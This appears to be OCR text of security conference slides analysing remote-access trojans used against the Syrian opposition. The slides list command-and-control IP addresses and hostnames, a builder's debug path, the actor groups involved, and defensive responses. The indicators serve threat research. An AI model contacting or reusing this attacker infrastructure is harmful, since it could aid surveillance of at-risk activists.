
- Cost: Free / €350 for source
- Samples: 4/31

OTHERS

RATS EMPLOYED AGAINST SYRIAN OPPOSITION


- ShadowTech RAT
- njRAT
- Spy Net RAT





RAT VARIANTS

MALWARE EMPLOYED AGAINST SYRIAN OPPOSITION



COMMAND AND CONTROL

C2S

CNC IP	CNC Hostname	Location
31.9.170.140	alosh66.myftp.org	Syria
31.9.48.11	alosh66.servecounterstrike.com	Syria
31.9.48.119	thejoe.publicvm.com	Syria
31.9.48.141		Syria
31.9.48.146	thejoe.publicvm.com	Syria
31.9.48.15	alosh66.no-ip.info alosh66.myftp.org	Syria
31.9.48.7	--	Syria
31.9.48.78	thejoe.publicvm.com	Syria
37.236.124.197	awrasx10.no-ip.biz	Iraq
46.213.0.220	hacker1987.zapto.org	Syria
46.213.210.210	shaa1983.zapto.org	Syria
46.57.215.104	tn1.linkpc.net	Syria
94.252.198.112	tn5.linkpc.net	Syria
184.72.154.160	alosh66.no-ip.info	United States (Amazon.com)
188.139.131.16	aliallosh.sytes.net	Syria
216.6.0.28	meroo.no-ip.org	Syria

ACTORS

WHO ORGANIZES THESE MALWARE CAMPAIGNS?

- Primarily civilian & paramilitary Assad supporters:
  - SyRiAnHaCkErS
  - Syrian Malware Team

```
"C:\\Users\\SyRiAnHaCkErS\\Desktop\\test\\final\\final\\ob
j\\x86\\Debug\\Skype Encription v 2.1.pdb",
```

ACTORS

WHO ORGANIZES THESE MALWARE CAMPAIGNS?

SYRIAN MALWARE TEAM

PRO-ASSAD HACKER GROUP

- Malware deployment
- Website defacements

SECTARIAN STRINGS

YA HUSSAIN

- ‘YaHoussen.exe’
- Phase used to evoke the name of Husayn ibn Ali ibn Abi Talib
  - Seventh-century imam
  - Highly-regarded in Shia Islam
- (Armed) support for Assad regime mainly from Shia-aligned groups:
  - Iran
  - Hezbollah
  - Alawites

THE STATE & CIVILIANS

THE RELATIONSHIP BETWEEN THE GOVERNMENT AND PRIVATE HACKERS

- Thin line between military and civilians:
  - Sectarianism
  - Compulsory military service for males
  - Extreme nationalism
  - No legal accountability
- All of this encourages a military reaction to civilian malware

THE RESPONSE

TO SYRIAN STATE-SPONSORED MALWARE

- OPSEC awareness training
- Make technical tools more accessible
- Encryption as default option
- Rapid analysis / countermeasures

THE RESPONSE

TO SYRIAN STATE-SPONSORED MALWARE

- Centralized location for malware related to Syrian conflict
- Provide samples for researchers
- Distribute analysis and advisories

SYRIANMALWARE.COM

@SYRIANMALWARE

OPSEC IN THE STREETS

PROTEST ORGANIZED BY UNION OF SYRIAN FREE STUDENTS

Photo from
https://www.facebook.com/Union.Of.Syrian.Free.Students

BULK MALWARE ANALYSIS

USING CUCKOO SANDBOX

- Usage of Cuckoo Sandbox for bulk analysis
  - http://cuckoosandbox.org/
- Easy management of multiple virtual machines
- Helps with sample correlation
- Use of Bash, grep, etc.

CONTACT US

WE ARE BISHOP FOX

@SECURITY_SNACKS

FACEBOOK.COM/BISHOPFOXCONSULTING

LINKEDIN.COM/COMPANY/BISHOP-FOX

GOOGLE.COM/+BISHOPFOX

THANK YOU

CONTACT INFO, THX, QUESTIONS

- @tprime_
- Want to help? http://syrianmalware.com / @syrianmalware
- Questions?